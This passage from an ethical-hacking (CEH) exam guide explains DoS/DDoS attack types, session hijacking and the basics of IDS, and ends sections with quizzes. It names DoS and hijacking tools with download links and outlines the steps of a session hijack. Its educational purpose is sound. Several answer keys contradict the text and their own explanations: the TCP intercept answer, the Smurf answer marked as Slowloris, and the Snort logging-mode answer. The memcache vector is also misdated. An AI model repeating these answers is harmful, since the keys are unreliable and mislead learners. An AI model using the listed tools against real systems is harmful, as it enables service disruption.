ACK Flood Attacks

As the name suggests, an ACK flood attack involves sending a flood of TCP ACK packets. Normally an ACK packet is an acknowledgment of something being received, be it data or a synchronization request. Some devices or services are stateful, which means they process each packet. When a target receives a flood of ACK packets, it tries to process it but, because it is not actually an acknowledgment of anything, it can overwhelm the target.

TCP State Exhaustion Attacks

There are a variety of state exhaustion attacks, and the idea behind them all is essentially the same. They attack weaknesses in Layers 3 and 4 of the protocol stack and overconsume resources. Invalid name queries to a DNS server are a type of state exhaustion attack. TCP state exhaustion attacks operate on some aspect of the TCP handshake. For example, a SYN flood attack is a type of TCP state exhaustion.

Application Layer Attacks

Application layer DoS attacks work to consume a given application's resources. The magnitude is usually measured in requests per second (rps). Basically, overwhelming a target server with too many requests is the basis for most application layer attacks.

HTTP Post DoS Attacks

An HTTP post DoS attack involves sending a legitimate HTTP post message. Part of the post message is the content length, which indicates the size of the message to follow. In this type of attack, the attacker sends the actual message body at an extremely slow rate. The web server is then hung as it waits for the message to complete. For more robust servers, the attacker needs to use multiple HTTP post attacks simultaneously.

Slowloris Attacks

A Slowloris attack is another attack against web servers. The attacker sends partial HTTP requests. When the target receives these requests, it opens a connection and waits for the requests to complete. But rather than complete a request, the attacker continues to send multiple partial requests. Eventually, the

server has opened so many connections that it exhausts its maximum connection pool limit and can no longer respond to legitimate requests.

Volumetric Attacks

All volumetric attacks seek to overwhelm the target with an overwhelming number of packets. These attacks are not particularly sophisticated or difficult. They simply overwhelm the target. The magnitude of a volumetric attack is usually measured in bits per second (bps).

Smurf IP Attacks

A UDP attack is a type of volumetric attack, and a Smurf attack is a very popular version of a DoS attack. An ICMP (Internet Control Message Protocol) packet is sent out to the broadcast address of the network. The network responds by echoing the packet out to the network hosts, which then send it to the spoofed source address. Also, the spoofed source address can be anywhere on the Internet, not just on the local subnet. A hacker who can continually send such packets can cause the network itself to perform a DoS attack on one or more of its member servers. This attack is clever and rather simple. The only problem for the hacker is getting the packets started on the target network. This task can be accomplished via some software, such as a virus or Trojan horse, that begins sending the packets.

In a Smurf attack, there are three people/systems involved: the attacker, the intermediary (who can also be a victim), and the victim. The attacker first sends an ICMP echo request packet to the intermediary's IP broadcast addresses. Since this is sent to the IP broadcast address, many of the machines on the intermediary's network receive this request packet and send back an ICMP echo reply packet. If all the machines on a network are responding to this request, the network becomes congested, and there may be outages.

The attacker impacts the third party—the intended victim—by creating forged packets that contain the spoofed source address of the victim. Therefore, when all the machines on the intermediary's network start replying to the echo request, those replies flood the victim's network. Thus, another network becomes congested and could become unusable. This type of attack is illustrated in Figure 4.4 in Chapter 4, “Malware.”

UDP Flood Attacks

The UDP flood attack is another example of a volumetric attack. Keep in mind that UDP (User Datagram Protocol) is a protocol that does not verify each packet's delivery. In a UDP flood attack, the attacker sends a UDP packet to a random port on a target system. When the target system receives a UDP packet, the attacker determines what application is listening on the destination port. Then, if the attacker wants to attack that application, he or she just starts a flood of UDP packets to the IP address and port. If enough UDP packets are delivered to ports on the target, the system becomes overloaded trying to determine awaiting applications (which do not exist) and then generating and sending packets back.

ICMP Flood Attacks

The ICMP flood attack is another volumetric attack. ICMP flood attacks are usually accomplished by broadcasting a large number of either pings or UDP packets. Like other flood attacks, the idea is to send so much data to the target system that the system slows down. If it can be forced to slow down enough, the target will time out (i.e., not send replies fast enough) and be disconnected from the Internet. This type of attack is far less effective against modern computers than it was against older ones. Even a low-end desktop PC now has 4 GB (or more) of RAM and a dual-core processor, making it difficult to generate enough pings to knock the machine offline. However, at one time, this was a very common form of DoS attack.

Ping of Death Attacks

A ping of death attack, often simply called a PoD attack, is accomplished by sending malformed ICMP packets (e.g., sending a packet that is 65,536 bytes in size). RFC 791 specifies a maximum packet size of 65,535 bytes. A PoD attack can cause a vulnerable system to crash.

Other DoS Attacks

Some DoS attack types don't fit neatly into one of the previously discussed categories. These attacks can nonetheless be quite effective against target systems.

Multi-Vector Attacks

As the name suggests, a multi-vector attack is a combination of two or more of the other attacks (e.g., launching a SYN flood attack and a teardrop attack at the same time). Another method is to launch one type of attack and then, after a time, to shift to a different attack vector. This method can overcome DoS countermeasures the target may have implemented.

DHCP Starvation Attacks

DHCP (Dynamic Host Configuration Protocol) is used to dynamically assign IP addresses to systems on a network. If an attacker floods a target network with DHCP requests for dynamic IP addresses, the attacker can completely exhaust the address space allocated by the DHCP server. Then legitimate users cannot get an IP address assigned and thus cannot connect to the network. There are tools such as gobblers that can do this for an attacker.

PDoS Attacks

Though not terribly common, it is possible to have a DoS attack that leaves the system either inoperable or needing the operating system completely reinstalled. These are referred to as *permanent denial of service (PDoS) attacks*, or phlashing. Such attacks usually involve DoS attacks on a device's firmware.

Registration DoS Attacks

A registration DoS attack is a very simplistic attack used against websites. The attacker creates a script or program that just keeps registering fake users on a website. This is one reason many registration websites use CAPTCHA.

Login DoS Attacks

Login DoS attacks are similar to registration DoS attacks and also frequently use scripts or programs. The attacker tries to overload the login process by continually sending login information. This can overwhelm the target system or at least slow it down. Many websites use CAPTCHA to prevent automated login attempts.

DDoS Attacks

Perhaps the most common form of DoS attack today is the *DDoS attack*. This type of attack is accomplished by getting various machines to attack the target. This is commonly done by sending out a Trojan horse that causes infected computers to attack a specified target at a particular date and time—which is a very effective way to execute a DDoS attack on any target. In this form of DDoS attack, the attacker does not have direct control of the various machines used in the attack. These machines are simply infected by some malware that causes them to participate in the attack on a particular date and at a particular time.

Another method is to use a botnet to orchestrate a DDoS attack. A *botnet* is a network of computers that have been compromised by an attacker so that the attacker has control of the computers. This is often accomplished via delivery of a Trojan horse. However, unlike in the previous DDoS example, the attacker has direct control over the attacking machines in the botnet.

A botnet usually has a command and control (C&C) that controls the various compromised machines. Then the botnet can be used for whatever the attacker wishes. DDoS is only one application of a botnet. Password cracking and sending phishing emails are other uses. The compromised systems can be attacked in any of the ways that malware is usually distributed: via phishing emails, compromised websites, vulnerable target systems, etc.

Peer-to-Peer Attacks

While peer-to-peer (P2P) apps have become quite popular, so have P2P DoS attacks. One method is to force the client to disconnect from the legitimate P2P hub and get the client to connect to the attacker's fake hub. There have also been massive DDoS attacks on peer-to-peer networks. In addition, attackers attempt to exploit flaws in the protocols used, such as the Direct Connect (DC++) protocol that is used to share files between peer-to-peer clients.

Distributed Reflection DoS Attacks

As previously stated, DDoS attacks are becoming more common. Most such attacks rely on getting various machines (i.e., servers or workstations) to attack the target. A distributed reflection DoS attack is a special type of DoS attack. As with all such attacks, it is accomplished by the hacker getting a number of machines to attack the selected target. However, this attack works a bit differently than other DoS attacks. Rather than getting computers to attack the target, this method tricks Internet routers into attacking a target.

Many of the routers on the Internet backbone communicate on port 179, particularly using BGP (Border Gateway Protocol) to exchange routing information. A distributed reflection DoS attack exploits that communication line and gets routers to attack a target system. What makes this attack particularly wicked is that it does not require the routers in question to be compromised in any way. The attacker does not need to get any sort of software on a router to get it to participate in the attack. Instead, the hacker sends a stream of packets to the various routers, requesting a connection. The packets have been altered so that they appear to come from the target system's IP address. The routers respond by initiating connections with the target system. What occurs is a flood of connections from multiple routers, all hitting the same target system. This has the effect of rendering the target system unreachable.

ExamAlert

Objective For the CEH exam, you must be able to fully describe each of the attacks discussed in this section. It is worth your time to memorize these attacks.

Common Tools Used for DoS Attacks

As with any of the other security issues discussed in this book, you will find that hackers have at their disposal a vast array of tools in the DoS arena. While it is certainly well beyond the scope of this book to begin to categorize or discuss all of these tools, a brief introduction to just a few of them will prove useful.

LOIC

LOIC (Low Orbit Ion Cannon) is one of the most widely known DoS tools available. It has a very easy-to-use graphical user interface, shown in Figure 6.1.

This tool is very easy to use. As you can see in Figure 6.1, it simply requires the user to enter the target URL or IP address and then begin the attack. Fortunately, this tool also does nothing to hide the attacker's address and thus makes it relatively easy to trace the attack back to its source. It is an older tool but still widely used today. There is a tool similar to this named HOIC, which we discuss later in this section.




FIGURE 6.1 LOIC

DoSHTTP

DoSHTTP is another tool that is simple to use. You select the target, the agent (i.e., the browser type to simulate), the number of sockets, and the requests and then start the flood. You can see this in Figure 6.2.




FIGURE 6.2 DoSHTTP

XOIC

XOIC, which is similar to LOIC, has three modes: send a message, execute a brief test, or start a DoS attack. You can see these options in Figure 6.3.




FIGURE 6.3 XOIC

Like LOIC, XOIC is very easy to use. It is just a point-and-click graphical user interface. Even attackers with minimal skill can launch a DoS attack using XOIC.

HOIC

HOIC (High Orbit Ion Cannon) was developed by the Anonymous collective as an improvement on LOIC. It is available at <https://sourceforge.net/projects/highorbitcannon/>. Although HOIC was meant to be more powerful than LOIC, it still has a very simple user interface, which can be seen in Figure 6.4.




FIGURE 6.4 HOIC

Other Tools for DoS and DDoS Attacks

There are many other tools for DoS and DDoS. A few are listed here:

- ▶ **Hulk:** A Python script, available at <https://github.com/grafov/hulk>
- ▶ **DAVOSET:** A command line tool for DoS attacks, available at <https://github.com/MustLive/DAVOSET>
- ▶ **R-U-Dead-Yet (RUDY):** Tool that uses POST attacks, available at <https://sourceforge.net/projects/r-u-dead-yet/>
- ▶ **AnDOSid:** An Android tool for DoS, available at <https://www.hackingtools.in/free-download-andosid/>

Countermeasures to DoS and DDoS Attacks

The CEH exam will ask you about countermeasures to DoS and DDoS attacks. A few of them have already been discussed. For example, CAPTCHA can mitigate web DoS attacks. In general, three categories can be used in the case of overwhelming attacks:

- ▶ Simply shut down the targeted service. This is usually not a good choice, as it essentially means capitulating to the attack.
- ▶ Keep the critical services functioning by stopping noncritical services and use those resources for the critical services.
- ▶ Absorb the attack. This method is popular with internet service providers (ISPs; for an added charge). When the ISP detects a DoS or DDoS attack in progress, it allocates additional bandwidth to absorb that attack.

A good antivirus approach coupled with regular system updates can prevent one of your systems from becoming compromised and becoming part of a bot-net. Filtering incoming and outgoing traffic to your network can also mitigate DoS attacks. Rate limiting any service or IP address so that it can consume only a finite percentage of resources also helps mitigate DoS attacks.

Honeypots are gaining popularity in deflecting all sorts of attacks, including DoS attacks. A *honeypot* is a fake system set up for the sole purpose of attracting hackers. Essentially, if a honeypot looks realistic enough, the attacker may go after it rather than after a real system.

Robust network configuration can also help mitigate DoS attacks. Load balancing critical services is a very good first step in helping mitigate DoS attacks. Throttling or limiting traffic for a given service can also help. Being able to drop incoming requests when a certain threshold is reached is also helpful.

There is actually a standard for filtering. RFC 3704, “Ingress Filtering for Multihomed Networks,” is a standard to help limit the impact of DDoS attacks by blocking any traffic with spoofed IP addresses.

Black hole filtering is another common technique. A *black hole* is a network location where traffic is simply discarded/dropped, typically by sending traffic to an IP address that is not in use. When a DoS attack is detected, suspected DoS traffic can be forwarded to the network black hole.

As mentioned earlier in this book, the CEH exam has a strong emphasis on Cisco. You therefore need to be familiar with a couple Cisco commands that can help mitigate DoS attacks:

- ▶ **access-list access-list-number {deny | permit} tcp any destination destination-wildcard:** Defines an IP extended access list
- ▶ **ip tcp Intercept list access-list-number:** Enables TCP intercept

There are also a number of devices that can be added to a network to help mitigate DoS attacks, including:

- ▶ FortiDDoS-1200B
- ▶ Cisco Guard XT 5650
- ▶ Cisco IP reputation filtering
- ▶ Check Point DDoS Protector
- ▶ Active Reach DDoS mitigation device <https://activereach.net/solutions/network-security/protect/ddos-mitigation/perimeter-ddos-mitigation/>
- ▶ Verizon DDoS Shield <https://www.verizon.com/business/products/security/network-cloud-security/ddos-shield/>
- ▶ Netscout DDoS protection <https://www.netscout.com/solutions/ddos-protection>
- ▶ F5 DDoS protection <https://www.f5.com/solutions/application-security/ddos-protection>
- ▶ DDoS Mitigation <https://www.a10networks.com/products/thunder-tps/>

There are also software solutions that can help mitigate DoS attacks:

- ▶ **Anti DDoS Guardian:** <http://www.beethink.com>
- ▶ **DOSarrest's DDoS Protection Service:** <https://www.dosarrest.com>
- ▶ **DDoS-GUARD:** <https://ddos-guard.net>

SPI (stateful packet inspection) is an excellent way to mitigate DoS attacks. Many modern firewalls use SPI. These types of firewalls not only apply rules to each packet but maintain the state of communication between the client and the server. As an example of how this mitigates attacks, the firewall realizes that multiple SYN packets are coming from the same IP address and then blocks those packets. This is one major reason SYN floods are not seen much today. In addition, next-generation firewalls (NGFWs) combine traditional firewall capabilities and other functions, such as those of an application firewall or an intrusion detection system/prevention system (IDS/IPS). Using a modern advanced firewall is an excellent way to mitigate DoS and DDoS attacks.

ExamAlert

Objective For the CEH exam, be sure you are very familiar with the DoS/DDoS countermeasures.

DoS in the Real World

According to the security consulting firm Calyptix Security, the first quarter of 2018 set records for DoS and DDoS attacks. This included a massive DDoS attack against the GitHub site on February 28, 2018, peaking at 1.3 Tbps. This illustrates how effective and damaging these attacks can be, for the amount of data sent in DoS attacks is growing all the time.

One creative example comes from 2017. In February 2017, a new DDoS attack vector emerged. Attackers used memcache, a database caching system, to amplify traffic volume. A request could be amplified by a factor of several thousand by using this method. The aforementioned GitHub attack involved memcaching. This illustrates that new methods of DoS are being developed, and you should expect to see them out in the real world (though not on the CEH exam).

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. What Cisco command enables TCP intercept?
 - ☐ A. **access-list access-list-number {deny | permit} tcp any destination destination-wildcard**
 - ☐ B. **ip tcp Intercept list access-list-number**
 - ☐ C. **ip tcp Intercept-enable**
 - ☐ D. **access-list access-list-number intercept-enable**

2. Which attack is based on an ICMP (Internet Control Message Protocol) packet sent to the broadcast address of the network?
 - ☐ A. Teardrop attack
 - ☐ B. Slowloris attack
 - ☐ C. Smurf attack
 - ☐ D. PDoS attack

3. What is the most effective countermeasure for registration DoS attacks?
 - ☐ A. Using an SPI firewall
 - ☐ B. Using CAPTCHA
 - ☐ C. Encrypting traffic
 - ☐ D. Using Cisco configuration

Answers

1. **C.** If you are not familiar with Cisco router/switch commands, this can be one of the more challenging parts of the CEH exam.
 2. **B.** A Smurf attack works by sending a flood of broadcast messages to the target system router, impersonating the target machine's IP address.
 3. **B.** This is one reason so many sites use CAPTCHA: It prevents scripts from running registration DoS attacks.
-

Session Hijacking

Conceptually, session hijacking is quite simple. The goal is to find an authentic TCP session and to take over that session. This is possible because, generally speaking, the session is authenticated at the beginning. Clearly, session hijacking is easier with some systems than with others.

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz at the end of the section. If you are in any doubt at all, read everything in this chapter.

1. What type of session hijacking begins with the attacker attempting to get the user to authenticate to the target server, using a session ID prechosen by the attacker?
 - A. Man-in-the-browser
 - B. Session fixation
 - C. Session replay
 - D. Man-in-the-middle
2. Mohammed has discovered malware on a machine. This malware has an interface like a web browser library and appears to be intercepting browser calls. What type of attack is this?
 - A. Trojan horse
 - B. Session fixation
 - C. Man-in-the-middle
 - D. Man-in-the-browser
3. Gerard, who is a web developer, is concerned about session hijacking and is using the HTTPOnly flag. What does this flag do?
 - A. Permits only HTTP and not HTTPS
 - B. Only allows cookies to be accessed via HTTP
 - C. Prevents scripts running on the client
 - D. Logs all HTTP request queries and nothing else

Answers

1. **B.** This is a classic description of session fixation.
2. **D.** This is a man-in-the-browser attack. A man-in-the-browser attack is a special type of man-in-the-middle attack, and it is possible that the malware was delivered via a Trojan horse, but the best answer is man-in-the-browser.
3. **B.** Allowing cookies to be accessible only via HTTP prevents client-side scripts or malware from manipulating cookies.

Several factors can make a system more vulnerable to session hijacking. Having a weak session ID generation algorithm is a common issue. This makes predicting or guessing session IDs much easier. Having no expiration or having a very long expiration on a session also increases the possibilities for an attacker.

There are two types of session hijacking:

- ▶ **Active:** In active session hijacking, the attacker identifies an active session and takes over that session.
- ▶ **Passive:** In passive hijacking, the attacker just sniffs the traffic. This is not true session hijacking but is identified as passive session hijacking by the CEH exam.

The Session Hijacking Process

The CEH exam defines a process of five steps for session hijacking. An attacker won't always follow this process, but you should know it for the CEH exam:

1. Sniff the traffic going to the target so you can learn about how sessions are handled. This involves using a packet sniffer such as Wireshark or tcpdump (discussed in Chapter 2, "Enumeration and Vulnerability Scanning") to see what is being sent between a client and a server.
2. Monitor the traffic to determine if you can predict the next valid sequence number or session ID.
3. Break the connection to the legitimate client.
4. Take over the session, posing as that client using a session and/or sequence ID that will appear legitimate to the target server.
5. Perform command injection, or inject packets into the target server.

Specific Session Hijacking Methods

There are a number of mechanisms for getting a session token in order to take over a session. If data is unencrypted, you may be able to derive this information through packet sniffing. Or if the target uses a simple session ID, such as a date/time stamp, it is easy to predict the next session ID. However, there are other methods, as described in the following subsections.

Web Session Hijacking

If the target is a web server, cross-site scripting (XSS) might be able to derive a token. XSS uses malicious JavaScript. The most typical method of XSS is to

insert the JavaScript into a website in a place where users normally enter text for other users to read, such as product reviews. However, it is also possible to send malicious scripts as part of an email. Or a phishing email may be able to get a user to a website that has malicious JavaScript built in.

Cross-site request forgery (CSRF) attacks an active session with a trusted site. The attacker might have a malicious link on some compromised site. Often users have more than one browser open at a time. If a user visits a compromised site and clicks on the link while they also have an active session open, the attacker can get the user's session ID for the target site. Then the attacker sends requests to the target website, posing as the user. Both XSS and CSRF are listed as OWASP (Open Web Application Security Project) top 10 vulnerabilities.

Session fixation is another method of session hijacking. The attacker tries to get the user to authenticate to the target server, using a session ID prechosen by the attacker. This works only if the server has a very weak session ID generation scheme—one that the attacker can readily emulate to produce a session ID that appears legitimate to the server.

Session replay attacks are still covered on the CEH exam, but they rarely work today. Such an attack involves simply intercepting authentication packets and re-sending them to the target. Although modern authentication methods make such attempts ineffective, you should be aware of this type of attack for the CEH exam.

Variations of the man-in-the-middle attack work whether the target is a web server or not. The attacker sits between the client and server, via a fake access point, a fake website, or using one of many other methods. One variation of the man-in-the-middle attack is the forbidden attack. This is targeted to older, flawed implementations of TLS. Older TLS versions would sometimes reuse a nonce (short for *number only used once*) during the TLS handshake, which made them vulnerable. The attacker would sniff the nonce and then use it to authenticate to the server. (Remember that TLS [Transport Layer Security] is the successor to SSL [Secure Sockets Layer] since 1999. However, many people still simply say SSL when they mean TLS.)

With a man-in-the-browser attack, malicious software is on the client machine and behaves like a software library or component that the browser uses. Then that malware intercepts data going out from the browser. This is a variation of a man-in-the-middle attack. A number of malicious Chrome extensions and Firefox add-ins have been man-in-the-browser malware.

Other attacks specifically target flaws in protocols such as SSL/TLS. CRIME (Compression Ratio Info-Leak Made Easy) is one such attack. Essentially, the compression used in earlier versions of TLS was flawed and could lead to data leaks. There have been similar issues such as the BREACH attack. BREACH (Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext) is an improvement over CRIME that attacks an issue with the gzip compression algorithm.

Network Session Hijacking

TCP/IP hijacking is the process of taking over a TCP connection between a client and a target machine. It often uses spoofed packets. If the attacker can cause the client machine to pause or hang, the attacker can pretend to be the client and send spoofed packets. To do this, the attacker must know the packet sequence number and be able to use the next sequence number. Modern authentication methods periodically re-authenticate, often rendering this type of attack unsuccessful.

RST hijacking is another method. The attacker uses an RST (reset) packet to spoof the client's IP address, but also uses the correct sequence number to cause the connection to reset. This resets the connection and allows the attacker to take over that session. A number of tools help craft custom packets, such as Packet Builder from Colasoft.

Some attackers simply inject forged packets into a data stream, spoofing the source IP address. With this method, the attacker cannot see the response, and it is thus called *blind hijacking*.

UDP hijacking is similar to TCP/IP hijacking, but using UDP packets. The attacker spoofs the server, sending the client a forged UDP reply, so the client connects to the attacker's machine.

There are a number of tools that can help perform any of these attacks. One of the most widely used—and heavily emphasized on the CEH exam—is Burp Suite. Burp Suite can be downloaded from <https://portswigger.net/burp>. There is a free community edition, and there are professional and enterprise editions. Using the default settings, the main screen of the Burp Suite community edition looks as shown in Figure 6.5.

The CEH exam won't test you on all the uses of Burp Suite, but it is probably a good idea to get familiar with this tool as it is very helpful in conducting penetration tests. Fortunately, the internet is replete with tutorials for Burp Suite.




FIGURE 6.5 Burp Suite

There are other tools that can accomplish similar tasks:

- ▶ **OWASP ZAP:** A tool often touted as a website vulnerability scanner, which also allows you to intercept and alter packets, available at www.owasp.org
- ▶ **WebSploit Framework:** A tool explicitly designed for man-in-the-middle attacks, available at <https://sourceforge.net/projects/websploit/>
- ▶ **Bettercap:** A tool that is also useful for Bluetooth hacking, available at <https://www.bettercap.org>
- ▶ **DroidSheep:** A session hijacking tool that runs on Android, available at <https://droidsheep.info>
- ▶ **DroidSniff:** An Android tool designed for security scanning that can also be used for man-in-the-middle attacks, available at <https://github.com/evozi/DroidSniff>

Countermeasures for Session Hijacking

There are many different methods for mitigating session hijacking. One of the easiest is to encrypt all data in transit. This includes using SSH for any secure communications. In addition to ensuring that communications are encrypted,

you should ensure that you are using up-to-date methods. Earlier in this chapter, we discussed attacks against TLS vulnerabilities. Using the latest TLS version (which is 1.3 as of this writing) will mitigate or eliminate most of them.

Never use session ID numbers that are easy to predict. They should be random numbers generated by a robust random number generation algorithm. Also ensure that session IDs are transmitted securely and that sessions time out.

Strong authentication techniques such as Kerberos will prevent at least some session hijacking attacks. Also ensure that you are using the normal anti-malware protections, such as antivirus and intrusion prevention systems.

Web developers can combat session hijacking attacks on their websites by using a variety of additional techniques. For example, cookies with session information should be stored securely (encrypted), and a website should use the HTTPOnly attribute. HTTPOnly means the cookie can only be accessed with the HTTP protocol; any script or malware on the client computer cannot access it.

Websites should check to see that all traffic for a given session is coming from the same IP address that initiated the session. This will at least detect many session hijacking techniques. Always have timeouts for cookies, sessions, and so on. The shorter, the better—but, of course, it is important to keep user satisfaction in mind.

HTTP Strict-Transport-Security (HSTS) can also help mitigate session hijacking attacks. HSTS is a server setting that requires browsers to connect with HTTPS rather than HTTP. This makes all traffic encrypted. HTTP Public Key Pinning (HPKP) allows a web client to associate a specific public key with a specific server, so it is harder for an attacker to spoof a legitimate web server.

Always use secure protocols. Table 6.1 summarizes them.

TABLE 6.1 **Secure Protocol Replacement**

Insecure Protocol	Secure Replacement
HTTP	HTTPS
Telnet, rlogin	SSH
Any TCP/IP traffic	Encrypt with a VPN
FTP	SFTP or FTPS

ExamAlert

Objective For the CEH exam, make certain you are very familiar with all of these secure protocols.

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. John is logged into his company web portal using a secure session. However, he is simultaneously logged into a site that he did not realize has been compromised. What attack might John be vulnerable to?
 - ☐ A. Session fixation
 - ☐ B. Man-in-the-middle
 - ☐ C. Cross-site scripting
 - ☐ D. Cross-site request forgery
2. What is the key aspect of RST hijacking?
 - ☐ A. Intercepting RST packets
 - ☐ B. Spoofing RST packets to pretend to be the client
 - ☐ C. Spoofing RST packets from the client to reset the session
 - ☐ D. Blocking RST packets to force the session to stay active
3. What is the basis of a CRIME attack?
 - ☐ A. Flaws in TLS compression
 - ☐ B. Flaws in gzip compression
 - ☐ C. Flaws in TLS authentication nonces
 - ☐ D. Flaws in cryptographic key generation

Answers

1. **D.** This is a very good description of cross-site request forgery.
 2. **C.** Causing the session to reset, making it seem like the client sent the reset, can allow the attacker to attempt to hijack the session.
 3. **A.** CRIME (Compression Ratio Info-Leak Made Easy) is an attack that targets flaws in TLS compression. The compression used in earlier versions of TLS was flawed and could lead to data leaks.
-

What Next?

If you want more practice on this chapter's exam objectives before you move on, remember that you can access all of the Cram Quiz questions on the book web page. The next chapter covers specific methods for avoiding security measures.

CHAPTER 7

Evading Security Measures

This chapter covers the following CEH exam objectives:

- ▶ Understand how IDS/IPS work
- ▶ Articulate methods for evading IDS/IPS
- ▶ Identify classifications of firewalls
- ▶ Be able to describe methods to circumvent firewalls
- ▶ Comprehend honeypots
- ▶ Explain VPNs

Intrusion Detection Systems

Evading security measures might seem like a rather odd thing for an ethical hacker/penetration tester to do. Nevertheless, it is an essential part of a penetration test. Hopefully, the security mechanisms in place are all properly configured and robust, thus preventing you from evading them. However, if they are not, it would be much better for you to find and fix these identified issues than for a malicious hacker to find them.

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz. If you are in any doubt at all, read everything in this chapter.

1. Carole is implementing a system that is supposed to mitigate intrusion attempts. She is concerned about false positives. What type of system should she choose?
 - A. IPS
 - B. IDS
 - C. NGFW
 - D. AV
2. Farah has found a file in the system directory that she cannot identify. What term best describes this?
 - A. File intrusion
 - B. Systems intrusion
 - C. Network intrusion
 - D. OS intrusion
3. The command **snort -dev -l** is related to what Snort activity?
 - A. Snort in IDS mode
 - B. Snort in logging mode
 - C. Snort in developmental mode
 - D. Snort listing devices

Answers

1. **B.** IDSs (intrusion detection systems) detect and log attacks, whereas IPSs (intrusion prevention systems) block suspected traffic. This means an IPS might block legitimate traffic in the event of a false positive, so for this scenario, an IDS is preferred. Alternatively, an IPS can be deployed as an IDS in monitoring/promiscuous mode.
2. **A.** An unidentified file, a file of unusual size, or a changed file indicates file intrusion.
3. **D.** This command puts Snort in logging mode.

Types of IDSs

IDSs (intrusion detection systems) are now an integral part of cybersecurity. They are a common defensive technology. Basically, an IDS inspects all inbound and outbound activity on a particular machine or network. The IDS is

looking at particular factors to determine if there are likely intrusion attempts. The way an IDS works is primarily with one of the following methodologies or a combination thereof:

- ▶ **Signature matching:** An IDS typically has a set of signatures of known attacks. The IDS scans traffic, seeking to see if any of those signatures exist. This approach yields very few, if any, false positives and false negatives; however, it will miss any attack that is not in its signature matching database. An IDS can have four possible responses in signature matching:
 - ▶ **True positive:** The system has deemed some traffic as an intrusion, and it is indeed an intrusion indicator.
 - ▶ **False positive:** The system has deemed some traffic is an intrusion, but it is not really an intrusion.
 - ▶ **True negative:** The system has deemed the traffic not an intrusion but rather normal traffic—and this is correct.
 - ▶ **False negative:** The system has deemed the traffic not an intrusion, but it really is. The system is wrong.
